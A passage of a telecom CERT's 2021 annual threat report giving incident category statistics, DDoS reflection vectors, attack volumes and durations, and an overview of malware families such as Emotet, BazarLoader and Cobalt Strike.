


Percentage distribution of categories of incidents handled by CERT Orange Polska in 2021 as compared with 2020



The most commonly processed incidents were the ones belonging to the information gathering category (39.2 %). Compared to 2020, there was a slight increase - by over 4 pp. (34.8% in 2020). Malware incidents came second (17.6%) - a significant decrease from the previous year (25% in 2020). The subsequent place belongs to the attacks on resource availability (17.3%) - a slight decrease as compared to the previous year (19.7% in 2020), incidents from the abusive and illegal content group (14.8%) - an increase by 3.8 pp. as compared to the previous year, information content security (4.1%) - a similar level to the one in the previous year (3.9% in 2020), intrusion attempts (4.0%) - a similar level to the one in the previous year, network fraud (2%) - a similar level to the one in the previous year. Network intrusions accounted for less than 1% of the incidents. Other kinds of incidents, not falling under any of the mentioned categories, represented a small percentage of all the incidents handled.

Monthly distribution of incidents in 2021, divided by category



In 2021, the occurrence of incidents was not equally distributed in time. Above all, there was a significant increase in the number of the incidents handled in April, June, November and December. This was caused by the increased number of phishing campaigns and malicious software that were related, among others, to Flubot.

Information gathering

Incidents of the “information gathering” kind were the largest group of those handled in 2021 (39.2% of all the incidents). This incident category consists mostly of phishing and port scanning cases. These kinds of threats are in most cases a key element of more advanced attacks, aimed at information theft or financial scam. Over the last year, the most cases in this category occurred in April and December.

Malicious software

The “malicious software” class of incidents consists mostly of infections (i.a. infections with ransomware type of malware, Trojan), malicious software distribution (including i.a. malware in e-mail attachments, hosting of malicious websites, or hosting of Command&Control (C&C) servers) that control remotely a network of infected computers. Incidents of such characteristics accounted for 17.6% of all the incidents handled in 2021, most of which occurred in November and December. This was due to an increased number of malware campaigns (malicious software as an attachment or a link leading to a malicious URL) connected with Flubot. In practice, in most of the incidents analysed, cybercriminals achieved their goal with the use of malicious software, which is why this kind of threat has been described in a separate section of this report.

Resource Availability

The incident class called “Resource availability” consists mostly of Distributed Denial of Service (DDoS) attacks. In 2021, there was 13.3% incidents of this kind. Most of them were handled in September, October and November. Just as malicious software, they may pose a serious threat and cause significant losses, which is why we have dedicated a separate section of this report to these incidents.

Abusive and illegal content

The incident class called “Abusive and illegal content” consists mostly of cases related to spam distribution. Other incidents in this group included i.a. copyright violation (e.g. piracy) and distribution of illegal content (e.g. racist content, child pornography, or content promoting violence). In 2021, 14.8% of such incidents were reported. Over the course of 2021, the greatest intensification of incidents from this category could be observed in June, and the least in December.

Information content security

This class includes cases of unauthorized access to data and alteration/removal of datasets security. In 2021, 4.1% of this type of cases was noted. Still, such incidents are of great importance. In practice, they mean serious problems connected with data leaks or other consequences of unauthorized access to data. Over the year, the largest number of these incidents was handled in January, and the least in September.

Intrusion attempts

The “Intrusion attempts” category encloses mostly efforts to compromise security through exploiting vulnerabilities within a system, its components or entire networks, as well as log-in attempts onto services and access networks (password guessing), to gain access to a system or to take control of it. In 2021, there was 4% incidents of this kind. Most of them were handled in November.

Network fraud

The “Network fraud” category consists mostly of unauthorized use of resources and using the name of another subject without its permission. These cases accounted for 2.7% of all the incidents. Most of the incidents from this category occurred in January and October. These cases were mainly concerned with the attacks through impersonating well-known brands and institutions in malware and phishing campaigns.


Network intrusions

This class consists of the incident types synonymous with the “intrusion attempts” class, however these incidents have a positive outcome from the attacker’s point of view. In 2021, there was 0.3% of such attacks.

Other

Incidents not classified in any of the previously mentioned categories represented a small proportion of all cases. No dominant kind of incident can be distinguished within this group.

Volumetric DDoS attacks on services and infrastructure



We are presenting the scale and types of volumetric DDoS attacks identified on the analysed Orange Polska connections. Our analyses mainly relate to the types of DDoS attacks detected, their strength, duration time and comparisons with the previous year.


Distributed Denial of Service (DDoS) attacks are one of the simplest and most popular attacks on a network or a computer system, and also one of the more dangerous and harmful in terms of effects. Their main purpose is to impede or prevent the use of network services offered by the attacked system and, as a result, to paralyse the victim's infrastructure by sending large numbers of queries to the attacked service.

The data presented on the charts is averaged (except for the chart "Volume of the most serious DDoS attacks observed in the Orange Polska network over the last few years").

Traffic characteristics of DDoS attacks


Below we present traffic characteristics of UDP protocol ports on the analysed Orange Polska connections. These are most commonly used in DDoS attacks.
Port 389 is used by the CLDAP (Connectless Lightweight Directory Access Protocol) service, used for accessing directory services. On the analysed Orange Polska connection, the highest traffic on this port (nearly 80 Gbps) was observed in January and September (over 60 Gbps).

Traffic characteristics on port 389 on the analysed Orange Polska connection




Port 123 is used by the NTP (Network Time Protocol) service used for synchronizing time in IT and telecommunications systems. The highest traffic on this port was observed in January (over 100 Gbps).

Traffic characteristics on port 123 on the analysed Orange Polska connection



Port 53 is used by the DNS (Domain Name System) service, responsible for mutual translation of domain names and IP addresses. The highest traffic on this port was identified in November and December (nearly 200 Gbps).

Traffic characteristics on port 53 on the analysed Orange Polska connection



Types of DDoS attacks


The DDoS attack classification used by CERT Orange Polska is based on three categories of severity. This aspect depends on traffic volume and duration time of the anomaly. High alert usually has significant influence on availability of the service, while the average and low ones limit the service only under certain circumstances.

The frequency of DDoS attacks over the course of the last few years remains roughly the same, although an upward trend is visible. **The largest number of alerts in 2021 was recorded on 24 September (almost 1600). This was caused by an increased number of carpet bombing attacks (read on for more information on this kind of attack).**

The highest observed value of traffic intensity at the peak of the attack reached around:


476 Gbps.


DDoS alert distribution divided by their severity



The highest share in the percentage distribution of DDoS attack severity consists of the ones of average severity – more than a half of all noted incidents. In comparison with 2020, a decrease of 6.2 pp. was seen. **In 2021, there was an increase of 6.8 pp. in the share of attacks with the lowest level of severity, as compared with 2020, and accounted for 25.7%.** The share of the attacks with the highest level of severity was equal to 18.3% and was at a similar level to 2020 (18.9%).


Percentage distribution of DDoS attacks severity





As in the previous years, the most common types of volumetric attacks were, alongside the IP/UDP Fragmentation (70.3% of all the attacks - a significant decrease by 11 pp. as compared to 2020), were Reflected DDoS attacks using UDP protocols. Among them, in 2021, open DNS servers were most frequently used (49% - a slight decrease by 3.9 pp., as compared to 2020), open LDAP servers (27% - a significant decrease by 13.8 pp. as compared to 2020), incorrectly configured time servers (NTP) - identified in 19.3% of all the attacks (the same level as in 2020), Memcached servers (over 3% - an increase by more than 1 pp., as compared to 2020).

Chart showing the severity of DDoS alerts in percentage distribution




In 2021, there was a further increase in the services used in Reflected DDoS attacks. In addition to the DNS, NTP and CLDAP services, Reflected DDoS attacks using the SSDP protocol – UDP/1900 port, chargen – UDP/19 port, or SNMP – UDP/161 port were quite common. Incidents using the following services were also identified: Apple Remote Desktop (ARD) – port UDP/3283, WS-Discovery (WSD) – port UDP/3702, Ubiquiti - port UDP/10001, openvpn – port UDP/1194, Microsoft SQL Resolution Service (MS SQL RS) – port UDP/1434, NetBIOS – port UDP/137 or UDP/138, or Layer 2 Tunneling Protocol (L2TP) – port UDP/1701.

Reflected DDoS attacks using TCP (SYN-ACK) protocols began to emerge more and more often. Reflection /Amplification attacks typically use the UDP protocol and services that do not verify the source IP address of incoming packets (e.g. DNS, NTP). The attacker first generates a fake package with the source IP address indicating the victim (target of the attack) and sends it to these services (reflector), which results in a large response (amplification) sent to the victim. TCP Reflection/ Amplification attacks work in a similar way by sending fake SYN TCP packets to the reflector. Although the size of a packet delivered to a victim may be slightly larger than a packet sent by an attacker, they are based on the fact that if the reflector does not receive the final ACK reconciliation, multiple SYN-ACK responses can be sent to the victim in short intervals, resulting in amplification. The number and frequency of the SYN-ACK replies sent may vary depending on the device and services, e.g. on the operating system used or configuration settings.

However, retransmission may cease after receiving an RST packet from the victim in response to a query that he/she was not the initiator of. For this reason, this technique is often used in carpet bombing attacks involving simultaneous attacking of many IPs or entire networks/subnets, and not just a single IP. The subnet also usually contains IP addresses that are routable but do not support any services (then they will not respond with the RST or ICMP packet).

More and more often, complex attacks using various techniques and tricks, e.g. the aforementioned carpet bombing attacks could be seen. In the case of carpet bombing attacks, DDoS traffic is not channelled through a specific system or server (a single IP), but simultaneously through many IPs or entire networks/subnets, which may transform during the attack. What's more, the force of attack on a single host is fairly low, which may hinder the detection of anomalies for a single host, but overall the attack force is great and sufficient to saturate a link. Complex, multi-vector attacks increasingly used TCP SYN, TCP RST and TCP ACK techniques for more difficult detection and mitigation.

Most Common Types of DDoS Attacks



Characteristics of the attacks can be found in the Glossary.

It is worth reminding how to defend yourself, or rather how to avoid participating in Reflected DDoS attacks:


- disable the service wherever it is not needed,
- if it is not necessary, do not make the service available to all users,
- use the latest version of the protocol.

Although there are many methods of protection from DDoS, large volumetric attacks can be mitigated only at the ISP level or with the support of specialized companies "hiding" protected websites behind their infrastructure. In this situation, the effects are limited by the geographical dispersion of nodes, filtering malicious traffic and high bandwidth.

Volume and duration of DDoS attacks


The average volume of a DDoS attack at its peak intensity observed in the Orange Polska network reached a level of about 3 Gbps (nearly 4 Gbps in 2020). The highest observed value of traffic intensity at the peak of the attack reached around 476 Gbps/267 Mpps (with nearly 303 Gbps/88 Mpps in 2020). Although the average peak volume of the attacks observed in 2021 was lower than in 2020, there has been an upward trend in the recent years. **More sophisticated attacks adapted to the recognised target were increasingly observed.** Their severity is determined not only by their great force, but also by faster internet connections, attractiveprices of DDoS attacks on the black market, as well as the use of reflective amplification and botnets based on the Internet of Things devices. The percentage distribution of attack volumes is similar as in the previous years. **As compared to 2020, there was an increase in attacks with a strength below 0.2 Gbps (by nearly 6 pp.), in the range of 0.2-0.5 Gbps (by over 1 pp.) and in the range of 2-5 Gbps (by over 1 pp.).** In the remaining groups there was a decrease in the share of attacks, the largest decrease in the group of attacks with a strength of more than 10 Gbps (by nearly 4 pp.), and in the range of 0.5-2 Gbps (by 4 pp.),while in the range of 5-10 Gbps there was a slight decrease.

Volume of DDoS attacks observed in the Orange Polska network




Similarly as in the previous years, the duration time of attacks becomes shorter. The distribution of DDoS duration time groups is very similar to 2020. The vast majority of registered alerts, as in 2020, lasted less than 10 minutes (nearly 80% of all – a decrease of nearly 3 pp.). The average duration time of all registered alerts amounted to around 11 minutes (as in 2020).

Duration time of DDoS attacks in the Orange Polska network



Volume of the fiercest DDDoS attacks observed in the Orange Polska network over the last few years



Malware activity in Orange Polska's customer network

Malware in 2021

A solution to the issue of the coronavirus pandemic was not devised in 2021. The world and public life continued to revolve around the spread of new mutations of COVID-19. However, the world had already got used to the current situation. Many industries from the economic sector or the service market have become even more dependent on the network. The Internet and the computer have become a primary and a sole tool for working and learning for millions of people in Poland and around the world. In times of cyberspace expansion, its security has become a much-debated issue. The challenges and problems that we have to face in the era of emerging threats and attacks related to malware will be presented in this chapter.

In 2021, CERT Orange Polska identified nearly 5 million events related to malware, which accounted for an approximate 4-percent decrease as compared to the previous year. As in the previous years, the data was collected from security probes analysing the client network. Monitoring probes have been placed in representative segments of fixed and mobile networks. The above data was supplemented with information collected in the process of threathunting and enriched with the results of the analysis carried out by the author of the text.

The identified threats directly or indirectly connected with malware activity are divided into three groups by CERT Orange Polska:

- Malware object: delivery of malicious software to the end station, e.g. via an attachment with an executable script or a link to a file placed on a fabricated network resource.
- Web infection: infections with the use of browser vulnerabilities by means of the exploit kits, as well as all fake websites that persuade a user to download and execute a malicious code under the pretext of updating / repairing one's software.
- Malware callback: confirmation of the successful malicious code launch through the combination of network communication with the remote management server (to download an additional code or to transfer the intercepted information).

Malware Callback

2 537 163


Malware Object

191 233

Web Infection

93 480

Malware vector infections in 2021



- **44%** Malspam
- **35%** Smishing
- **16%** Instant messengers and social media
- **5%** Other

First quarter of 2021

The beginning of the year does not usually bring drastic changes compared to the previous year. 2021 was no different. The most common threats in 2020 continued to harass users in the months to come. In relation to the 4th quarter of 2020, the greatest increase (nearly 15%) was in the threats from the Infostealer family - a software that steals access data to, among others, social accounts, applications, instant messengers, e-mail systems or cryptocurrency wallets. The greatest decrease in the activity was seen in the Downloader family - a software used to distribute any malicious code to the stations hacked and operating within the Malware as a Service. The decrease was the result of an event that had a great impact on the statistics of malware detection throughout the year.

On January 27, 2021, it was announced that the infrastructure of Emotet was taken control of by Europol services. Hundreds of servers and databases containing stolen files, passwords and e-mail addresses of cybercriminals' victims were intercepted and secured thanks to the coordinated action of Europol and FBI in cooperation with local law enforcement authorities from many European countries. It was one of the biggest successful operations against cybercriminals, both in terms of scale and logistics. Emotet's botnet infrastructure was located in dozens of countries, and its share in the malware market accounted for at least 20% of all detected infections in the world.


Less than a dozen months ago, **Emote**t was undisputedly the most commonly distributed malware in the world. Since it was disrupted, the struggle for dominance among competing botnets has continued to this day, with no effect. Emotet has changed the perception of the role of malware as a tool to steal data or gain access to an infected device. It was Emotet that created its own CDNs (Content Delivery Networks) corresponding to those used by leading news websites, but aimed exclusively at malware. And just as private companies can apply to Facebook for paid advertisement of their offer, malware operators bought from Emotet the service of distributing their product to infected stations included in a huge botnet.

Taking down this botnet left a gap, which made others begin to use in 2021 the example set by the creators of Emotet and start changing distribution models and building their own CDNs, even if on a smaller scale. The best example is **IcedID** – a banking trojan that evolved from a software delivered at the end of the distribution chain to a supplier. Another example is Emotet's longtime partner – **Trickbot** - mainly distributing Ryuk ransomware.

While TrickBot still exists, its creators have opted for the development of a next-generation botnet – **BazarLoader**, developed exclusively as a code designed to deliver malware on behalf of both their own operators and other groups. BazaarLoader is malware for Windows that spreads mainly through malspam. After launching, BazarLoader installs a backdoor on the victim's station that is used by criminals to determine whether the device is part of the Active Directory environment or not. If so, BazarLoader transfers and launches Cobalt Strike modules as part of an additional exploration. If the results show a target of high value for criminals, an attempt is made to exploit the system, steal data and ultimately deliver ransomware from the Conti or Ryuk family.

However, Emotet's partner that reacted most quickly to the disruption of the botnet, was definitely **Quakbot**. Quakbot, more widely discussed in the previous report, although its modules were modified and its features updated over the last year, underwent the biggest change in terms of propagation methods, spreading mainly in malspam campaigns using various vulnerabilities to Microsoft Office libraries and many packets of its crypto code.

Most common events in 1Q 2021[1]



1 Dead Botnet networks and the malware from the downloader family have been excluded from the above lists

CobaltStrike - how the development of security fuels the development of malware

Cobalt Strike is a commercial toolkit designed to emulate threats encountered “in the wild” in cyberspace, reproduce techniques used in known attacks and prepare attacks penetrating security systems. Cobalt Strike was launched in 2012 and was largely used in CERTs, particularly by pentesters and Red Teams dealing mostly with offensive security.

The basic Cobalt Strike’s module is Beacon. It’s a backdoor that can be configured to serve attackers in many ways: From remote command execution, through downloading additional software to intermediation in passing instructions to other Beacons.

A wide range of Beacon uses along with its easy configuration made Cobalt Strike the first choice among cybercriminals, and therefore the target group from which users were intended to be protected, providing security teams with necessary knowledge about criminals’ techniques of attacks.

